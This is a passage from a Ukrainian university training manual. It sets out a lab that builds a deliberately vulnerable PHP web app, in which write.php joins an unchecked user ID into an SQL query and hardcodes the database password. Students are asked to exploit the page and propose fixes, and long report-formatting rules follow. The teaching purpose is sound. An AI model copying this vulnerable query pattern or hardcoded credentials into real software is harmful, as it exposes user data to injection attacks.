


Рис. 6.9. **Вікна заповнення даних про користувача**

14. У директорії із проєктом необхідно створити файли "header.php", "footer.php", "index.php" та "write.php" із наступним змістом:

Зміст файлу "header.php":

```
<!doctype html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>SQL Injections Demo</title>
        <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/css/bootstrap.min.css"  rel="stylesheet"
integrity="sha384-
Zenh87qX5JnK2Jl0vWa8Ck2rdkQ2Bzep5IDxbcnCeuOxjzrPF/et3URy9Bv1WTRi"
crossorigin="anonymous">
    </head>
    <body>
      <div class="container-fluid">
        <nav class="navbar navbar-expand-lg bg-light">
          <div class="container-fluid">
            <a class="navbar-brand" href="index.php">Home</a>
            <button  class="navbar-toggler"  type="button"  data-bs-toggle="collapse"
data-bs-target="#navbarSupportedContent"  aria-controls="navbarSupportedContent"  aria-
expanded="false" aria-label="Toggle navigation">
              <span class="navbar-toggler-icon"></span>
            </button>
            <div class="collapse navbar-collapse" id="navbarSupportedContent">
              <ul class="navbar-nav me-auto mb-2 mb-lg-0">
                <li class="nav-item">
                  <a class="nav-link" href="write.php">WriteMessage</a>
                </li>
              </ul>
            </div>
          </div>
        </nav>
      </div>
```

Зміст файлу "footer.php":

```
    <script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/js/bootstrap.bundle.min.js"
integrity="sha384-
OERcA2EqjJCMA+/3y+gxIOqMEjwtxJY7qPCqsdltbNJuaOe923+mo//f6V8Qbsw3"
crossorigin="anonymous"></script>
  </body>
</html>
```

Зміст файлу "index.php":

```
<?php include("header.php"); ?>

<div class="container">
   <div class="row">
      <h1>SQL Injections Demo</h1>
   </div>
</div>

<?php include("footer.php"); ?>
```

Зміст файлу "write.php":

```
<?php include("header.php"); ?>

<div class="container">
   <div class="row">
      <h1>Write message</h1>
      <h2>To write message please enter recipient ID</h2>
      <form action="write.php">
           <div class="mb-3">
             <label for="inputID" class="form-label">ID</label>
             <input type="text" class="form-control" id="inputID" name="user_id">
           </div>
           <button type="submit" class="btn btn-primary">Submit</button>
      </form>
      <table class="table">


<?php

$servername = "localhost";
$username = "sql_injections_db";
$password = "zRRj521PJuLQMUU2";
$dbname = "sql_injections_db";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error);
}

if (isset($_GET['user_id'])) {
   $userID = $_GET['user_id'];
   $sql = "SELECT id, username FROM users WHERE id=".$userID;
```

```
        $result = $conn->query($sql);

        if ($result->num_rows > 0) {
          // output data of each row
          echo "<tr><td>ID</td><td>Username</td><td>Write</td></tr>";
          while($row = $result->fetch_assoc()) {
            echo "<tr><td>" . $row["id"]. "</td><td>" . $row["username"]. "</td><td><a href=\"write_message.php?user_id=" . $row["id"]. "\">Link</a></td></tr>";
          }
        } else {
            echo "<h5>User not found</h5>";
        }
    }

    $conn->close();
    ?>
          </table>
       </div>
    </div>

    <?php include("footer.php"); ?>
```

15. У результаті виконання пункту меню Open Server Panel "Мої проєкти" -> "sqlinjections" у браузері буде відображено контент розробленого вебзастосунку.

16. Перейти до пункту меню "WriteMessage" вебзастосунку (рис. 6.10).




Рис. 6.10. **Вікно для введення повідомлень**

17. Застосувати технологію SQL Injection та відповісти на такі запитання:

• Чи є можливість використання SQL Injection на даній сторінці?

• Які типи SQL Injection можливі до експлуатації?

• Скільки полів із таблиці бази даних вибирає запит?

• Чи можливо відобразити всіх користувачів вебзастосунку одним запитом?

• Чи можливо відобразити приховану інформацію про користувачів вебзастосунку (паролі)?

18. Надати рекомендації щодо усунення ризиків використання SQL Injection у вебзастосунку.

Дидактичні методи та прийоми, використані в процесі проведення тренінгу.

Мозкові атаки: генерація ідей щодо визначення типів кібератак на основі SQL Injection, які можуть бути експлуатовані після розгортання вебзастосунку.

Групові дискусії: обговорення теоретичних аспектів та практичних завдань у групах для формування критичного мислення й обміну досвідом.

Регулярні опитування й анкетування: проведення опитувань для оцінювання розуміння матеріалу та виявлення потреб учасників тренінгу.

Опис результатів тренінгу та форми їхнього подання (вимоги до звіту з тренінгу):

Хід і результати всіх виконаних завдань потрібно відобразити у звіті. Звіт із тренінгу має бути оформленим відповідно до загальноприйнятих правил та містити такі пункти:

• тема роботи;

• мета роботи;

• вихідні дані виконання роботи;

• опис кібератак на основі SQL Injection , які можуть бути експлуатовані для розгорнутого вебзастосунку із наведення скриншотів із результатами;

• програмна реалізації наданих рекомендацій щодо профілактики використання SQL Injection для розгорнутого вебзастосунку із наведення скриншотів із результатами;

• висновки до тренінгу.

7. Вимоги до структури та оформлення звіту

7.1. Структура звіту з тренінгу

Загальний обсяг звіту з тренінгу становить 30 – 65 друкованих аркушів (без урахування додатків); обсяг додатків – не більш ніж 10 сторінок.

Структура звіту з тренінгу:

титульний аркуш (обсяг – 1 с., приклад оформлення наведено в додатку Б);

зміст (обсяг – 1 с.);

вступ.

1. Освітня компонента "Тестування на проникнення та етичний хакинг" (обсяг – 4 – 10 с.).

2. Освітня компонента "Управління кібербезпекою" (обсяг – 4 – 10 с.).

3. Освітня компонента "Стандартизація та сертифікація захисту інформації" (обсяг – 4 – 10 с.).

4. Освітня компонента "Розширена мережева та хмарна безпека" (обсяг – 4 – 10 с.).

5. Освітня компонента "Сучасні методи децентралізованого розподілу та криптографічного захисту даних" (обсяг – 4 – 10 с.).

6. Освітня компонента "Безпечне програмування" (обсяг – 4 – 10 с.).

Висновки (обсяг – 1 с.).

Перелік використаних джерел (обсяг – 1 с.).

Додатки (за потреби, обсяг – до 10 с.).

7.2. Загальні вимоги до оформлення

Документи виконують на аркушах формату А4 (297 × 210 мм) книжної орієнтації. За подання таблиць, ілюстрацій та додатків допускають використовувати альбомну орієнтацію лише для тих сторінок, що містять відповідний графічний матеріал.

На аркушах мають бути залишені поля: верхній і нижній – 20 мм, лівий – 25 мм, правий – 10 мм.

Аркуші документа нумерують арабськими цифрами, проставляючи їх у правому верхньому кутку аркуша без будь-яких знаків. Нумерація

аркушів повинна бути наскрізною для всього документа. На титульному аркуші (ТА), що є першим аркушем документа, номер не ставлять, але враховують його у загальну нумерацію.

Текст документа виконують за допомогою комп'ютерного набору – через півтора міжрядкових інтервали, кегль шрифта 14 пт, для таких елементів тексту, як таблиці, примітки тощо допускають шрифт 12 пт через полуторний міжрядковий інтервал, рекомендований шрифт – Times New Roman.

Допускають окремі елементи тексту (формули, таблиці, ілюстрації, а також тексти програм) виконувати способом, відмінним від основного. Наприклад, у тексті, який виконано за допомогою комп'ютерного набору, текст програмного коду виконано іншим шрифтом.

7.3. Вимоги до оформлення тексту

Текст звіту з тренінгу оформляють відповідно до вимог ДСТУ 1.5:2015, ДСТУ 3008:15, ДСТУ 3582:2013.

Форми і правила виконання текстових документів (відомостей, пояснювальних записок) установлені ДСТУ 3008:15. Відповідно до листа Міністра освіти України № 1/9-73 від 01.03.99 р. студентські роботи повинні бути виконані лише державною мовою. Скорочення слів у тексті здійснюють відповідно до ДСТУ 3582-97. Інформація та документація. Скорочення слів в українській мові в бібліографічному описі. Загальні вимоги та правила.

Титульний аркуш оформлюють відповідно до ДСТУ 3008:15 (див. додаток Б).

Основні вимоги до форматування тексту:

розмір шрифта 14 пт (для таких елементів тексту, як таблиці, примітки тощо допускається шрифт 12 пт через одинарний міжрядковий інтервал);

гарнітура – Times New Roman;

міжрядковий інтервал 1,5 кегля;

вирівнювання тексту – за шириною;

інтервали до та після абзаців 0;

відступи праворуч та ліворуч від абзаців 0;

відступ першого рядка кожного абзацу (червоний рядок) – 1,25.

Структурні елементи документа "ВСТУП", "ЗМІСТ", "ПЕРЕЛІК ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ", "ВИСНОВКИ", "СПИСОК ДЖЕРЕЛ ІНФОРМАЦІЇ", "ДОДАТОК", а також розділи повинні починатися з нових сторінок. Найменування структурних елементів є їхніми заголовками, які розташовують симетрично тексту. Заголовки виконують великими літерами, не нумерують, але в загальне число сторінок документа включають, точку у кінці не ставлять і не підкреслюють.

Зміст

Зміст складають, якщо документ містить два та більше розділів або один розділ і додаток за загальної кількості сторінок документа – не менше десяти.

До змісту в загальному випадку записують таке:

перелік позначень та скорочень;

вступ;

найменування розділів, підрозділів і пунктів (у разі необхідності) основної частини;

висновки;

список джерел інформації;

додатки.

Найменування розділів, підрозділів та пунктів указують разом з їхніми порядковими номерами, додатки – з їхнім літерним позначенням та найменуванням. Усі найменування записують малими літерами з першої великої літери (наприклад, Додаток А. Лістинг програми).

Номери та найменування підрозділів (пунктів) приводять після абзацного відступу, який дорівнює двом знакам (0,5 мм), відносно номерів розділів (підрозділів).

Заголовки структурних елементів звіту та заголовки розділів треба друкувати з абзацного відступу великими літерами напівжирним шрифтом без крапки в кінці. Дозволено їх розміщувати посередині рядка.

За необхідності продовження запису найменування розділу, підрозділу, пункту на другий (наступний) рядок, його починають на рівні початку рядка або продовжують посередині симетрично тексту, а у разі продовження запису найменування додатка – продовжують посередині симетрично тексту цього додатка.

Номери сторінок, на яких розміщують найменування елементів, указують на рівні останнього рядка запису один під одним. Слово "сторінка" або його скорочення не пишуть. Закінчення найменувань елементів відділяють від номерів сторінок крапками.

7.4. Вимоги до оформлення списку використаних джерел та додатків

Список використаних джерел (СВД) – це список цитованих, розглядуваних, згадуваних та використаних джерел.

Джерелами інформації є: книги, статті, нормативно-технічні документи (НТД), звіти про науково-дослідну роботу, дисертації, техніко-економічні нормативи та норми, прейскуранти, реферати і рецензії, опубліковані у вигляді окремих документів.

Приклади бібліографічних описів джерел інформації і вимоги до складання бібліографічних описів наведені у додатку В.

Перелік інформаційних джерел, на які є посилання в основній частині роботи, наводять у кінці тексту роботи перед додатками. Перелік інформаційних джерел має починатися з нової сторінки.

У переліку інформаційних джерел посилання подають у порядку, за яким ці джерела вперше згадують у тексті. Порядкові номери бібліографічних описів у переліку джерел мають відповідати посиланням на них у тексті звіту (номерні посилання). Мова бібліографічного опису повинна відповідати мові вихідних відомостей (титульного аркуша, звороту титульного аркуша та ін.).

Якщо необхідно вказати джерела, на які нема посилань у тексті документа, то їх наводять у додатку.

Скорочення слів, що використовують у бібліографічному описі, повинні відповідати: українською мовою – ДСТУ 3582:2013, іноземними європейськими мовами – ДСТУ 7093:2009.

Додатки

Ілюстративний матеріал, таблиці, проміжні математичні докази, формули і розрахунки, текст допоміжного характеру, а також документи, які вийшли в світ як самостійні видання, можуть бути оформлені як додатки.

Додатки є продовженням документа і мають наскрізну нумерацію сторінок, спільну з документом.

Кожний додаток повинен починатися з нової сторінки.

Допускають розміщувати на одній сторінці два і більше послідовно розташованих додатків, якщо їх можна повністю розмістити на цій сторінці.

Додатки послідовно позначають великими літерами українського алфавіту, за винятком літер Ґ, Є, З, І, Ї, Й, О, Ч, Ь.

Допускають позначати додатки літерами латинського алфавіту (у випадку використання усіх літер українського алфавіту), крім І та О.

Літерні позначення надають в алфавітному порядку без повторення і, як правило, без пропусків. Наприклад, ДОДАТОК А, ДОДАТОК Б.

У разі використання усіх літер обох алфавітів допускають позначати додатки арабськими цифрами. Наприклад, ДОДАТОК 1, ДОДАТОК 2.

Якщо додаток один, його теж позначають – ДОДАТОК А.

Слово "ДОДАТОК ___" розташовують симетрично тексту.

Додаток повинен мати заголовок, який розташовують під словом "ДОДАТОК ___" симетрично тексту і виконують малими літерами з першої великої. Між словом "ДОДАТОК ___" і заголовком повинен бути залишений один вільний рядок.

Текст кожного додатка може бути розділений на розділи, підрозділи, пункти та підпункти, які нумерують у межах додатка.

Наприклад: А.3. ... (третій розділ додатка А).

Заголовки розділів, підрозділів, пунктів та підпунктів у додатках виконують за загальними правилами.

Ілюстрації, таблиці та формули нумерують у межах кожного додатка. Якщо додаток розділено на розділи, то нумерація ілюстрацій, таблиць, формул має бути також у межах додатка. Якщо у додатку одна таблиця, рисунок чи формула, то їх також нумерують.

Під час посилання у тексті на рисунки, таблиці та формули додатків слід писати: "… на рисунку А.2" або "… на рис. А.2"; "… у таблиці Б.3" або "… у табл. Б.3"; "… за формулою (В.4)".

Переліки, примітки та посилання у тексті додатків оформлюють за загальними правилами.

Додатками можуть бути копії самостійних документів, які не відрізняються від оригіналу. У цьому випадку перед копією слід розмістити аркуш, на якому посередині пишуть слово "ДОДАТОК ___" та його найменування. Сторінки копій нумерують, продовжуючи наскрізну нумерацію сторінок документа. У тексті документа на всі додатки повинні бути посилання. Додатки розміщують у порядку посилання на них. Усі додатки мають бути перелічені у змісті.

7.5. Вимоги до оформлення заголовків

Заголовки розділів розміщують по центру, друкують великими літерами. Структурні елементи "ЗМІСТ", "ВСТУП", "ПЕРЕЛІК УМОВНИХ

ПОЗНАЧЕНЬ, СИМВОЛІВ ТА СПЕЦІАЛЬНИХ ТЕРМІНІВ", "ВИСНОВКИ" та "СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ" не нумерують.

Заголовки підрозділів, пунктів та підпунктів розміщують з абзацного відступу малими буквами, крім першої великої, виділяють жирним шрифтом, та вирівнюють по ширині.

Відстань між заголовком розділу та подальшим текстом, а також відстань між заголовком розділу та підрозділу дорівнює одному рядку (або ж інтервалу рівному 25 пт).

Відстань між заголовком підрозділу та подальшим і/або попереднім текстом дорівнює одному рядку (або ж інтервалу рівному 25 пт).

Усі інші заголовки, що знаходяться всередині підрозділів і не відображаються у змісті, розміщують з абзацу малими буквами, крім першої великої, вирівнюють по ширині і не містять відступів між подальшим та попереднім текстом.

У кінці назв заголовків крапку не ставлять. Якщо заголовок складається з двох і більше речень, то їх розділяють крапкою. Перенесення слів у заголовку розділів не допускають.

Розділи і підрозділи повинні мати заголовки. Пункти і підпункти можуть мати заголовки.

Не допускають розміщувати назву розділу, підрозділу, а також пункту й підпункту в нижній частині сторінки, якщо після неї розміщено тільки один рядок тексту.

Нумерація розділів, підрозділів, пунктів, підпунктів. Розділи, підрозділи, пункти, підпункти звіту слід нумерувати арабськими цифрами. Розділи роботи повинні мати порядкову нумерацію і позначатися арабськими цифрами без крапки, наприклад, 1, 2, 3 і т. д.

Наприклад: **1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ВИКОРИСТАННЯ**

Підрозділи звіту повинні мати порядкову нумерацію у межах кожного розділу. Номер підрозділу складається з номера розділу і порядкового номера підрозділу, відокремлених крапкою. Після номера підрозділу крапку не ставлять, наприклад 1.1, 1.2 тощо.

Наприклад: **2.3 Розгорнута постановка завдання**

Пункти повинні мати порядкову нумерацію у межах кожного розділу або підрозділу. Номер пункту складається з номера розділу і порядкового номера пункту або з номера розділу, порядкового номера підрозділу та порядкового номера пункту, відокремлених крапкою. Після номера пункту крапку не ставлять, наприклад, 1.1, 1.2, або 1.1.1, 1.1.2 тощо.

Якщо текст поділяють лише на пункти, то їх слід нумерувати, за винятком додатків, порядковими номерами.

Номер підпункту складається з номера розділу, порядкового номера підрозділу, порядкового номера пункту і порядкового номера підпункту, відокремлених крапкою, наприклад, 1.1.1.1, 1.1.1.2, 1.1.1.3 тощо.

Якщо розділ (без підрозділів) поділяють на пункти і далі – на підпункти, то номер підпункту складається з номера розділу, порядкового номера пункту і порядкового номера підпункту, відокремлених крапкою, наприклад, 1.1.3, 1.2.1 і т. д. Після номера підпункту крапку не ставлять.

Якщо розділ або підрозділ складається з одного пункту або пункт складається з одного підпункту, то його нумерують.

7.6. Вимоги до оформлення переліків

Переліки оформлюють згідно зі стандартом ДСТУ 1.5:2015.

Переліки, за потреби, можуть бути наведені всередині пунктів або підпунктів. Перед переліком ставлять двокрапку.

Перед кожною позицією переліку слід ставити малу літеру української абетки з дужкою, або, не нумеруючи – дефіс (перший рівень деталізації).

Для подальшої деталізації переліку слід використовувати арабські цифри з дужкою (другий рівень деталізації).

Приклад:

а) _____;

б) _____;

1) _____;

2) _____;

в) _____.

Переліки першого рівня деталізації друкують малими літерами з абзацного відступу, другого рівня – з відступом відносно місця розташування переліків першого рівня.

7.7. Вимоги до написання чисел та символів

Написання чисел у тексті виконують відповідно до стандарту СТ РЕВ 543-73 "Числа. Правила запису та округлення".

Числові значення величин у тексті слід вказувати зі ступенем точності, яка необхідна для забезпечення потрібних властивостей виробу, при цьому в ряді величин здійснюють вирівнювання числа знаків після коми. Округлення числових значень величин до першого, другого, третього і т. д. десяткового знака для різних типорозмірів, марок тощо виробів одного найменування повинно бути однаковим. Наприклад, якщо градація товщини стальної стрічки 0,25 мм, то весь ряд товщин стрічки повинен бути вказаний з такою ж кількістю десяткових знаків, наприклад 1,50; 1,75; 2,00.

Дробові числа необхідно наводити у вигляді десяткових дробів, за виключенням розмірів у дюймах, які слід записувати ¼'; ½" (але не "$\frac{1}{4}$", "$\frac{1}{2}$").

Якщо неможливо виразити числове значення у вигляді десяткового дробу, то допускають записувати в вигляді простого дробу в один рядок через похилу риску, наприклад, 5/32; (50А-4С)/(40В+20).

У тексті документа, за виключенням формул, таблиць та рисунків, не допускають:

застосовувати математичний знак мінус (−) перед від'ємним значенням величин (слід писати слово "мінус");

застосовувати знак "Ø" для позначення діаметра (слід писати слово "діаметр"). Під час зазначення розміру діаметра на кресленнях, які розташовані в тексті документу, перед розмірним числом слід писати знак "Ø";

застосовувати без числових значень математичні знаки, наприклад > (більше), < (менше), = (дорівнює), ≥ (більше або дорівнює), ≤ (менше або дорівнює), а також знаки № (номер), % (процент);

застосовувати індекси стандартів, технічних вимог та інших документів без реєстраційного номера.

Прізвища, назви установ, організацій, фірм та інші власні назви у звіті наводять мовою оригіналу. Допускають транслітерувати власні назви і наводити назви організацій у перекладі мовою звіту, додаючи (під час першої згадки) оригінальну назву.

7.8. Вимоги до оформлення ілюстрацій

Креслення, рисунки, графіки, схеми, діаграми, розміщені у звіті, мають відповідати вимогам стандартів ДСТУ 3321-2003 та ДСТУ 2851-94.

Усі графічні матеріали (ескізи, діаграми, графіки, схеми, малюнки, креслення тощо) повинні мати однаковий підпис: "Рисунок".

Ілюстрації слід розміщувати у роботі безпосередньо після тексту, де їх згадують вперше, або на наступній сторінці. На всі ілюстрації мають бути посилання у тексті.

Ілюстрації можуть мати назву, яку розміщують під ілюстрацією. За необхідності під ілюстрацією розміщують пояснювальні дані (підрисунковий текст).

Ілюстрація позначається словом "Рисунок ___", яке разом з назвою ілюстрації розміщують після пояснювальних даних, наприклад:




Рисунок 1.1 – Класифікація аномалій у мережах

Між назвою ілюстрації та подальшим текстом повинен бути один порожній рядок.

Ілюстрації слід нумерувати арабськими цифрами порядковою нумерацією у межах розділу. Номер ілюстрації складається з номера розділу і порядкового номера ілюстрації, відокремлених крапкою, наприклад, "рисунок 3.2" – другий рисунок третього розділу. Крапку в кінці назви рисунку не ставлять.

Якщо ілюстрація не вміщується на одній сторінці, то можна переносити її на інші сторінки, вміщуючи назву ілюстрації на першій сторінці, а на всіх наступних напис – "Рисунок ___, аркуш ___", наприклад: Рисунок 4.2, аркуш 2.

Рисунки розміщують так, щоб їх можна було розглядати без повороту документа. За неможливості виконання цієї вимоги рисунки розміщують так, щоб для їхнього перегляду документ можна було повернути за годинниковою стрілкою, при цьому розміщення назви рисунка не повертають разом з рисунком і розміщують нижче рисунка, паралельно тексту документа.

7.9. Вимоги до оформлення таблиць

Цифровий матеріал, як правило, оформлюють у вигляді таблиць (рис. 7.1). Таблиці оформлюють згідно зі стандартом ДСТУ 1.5:2015.

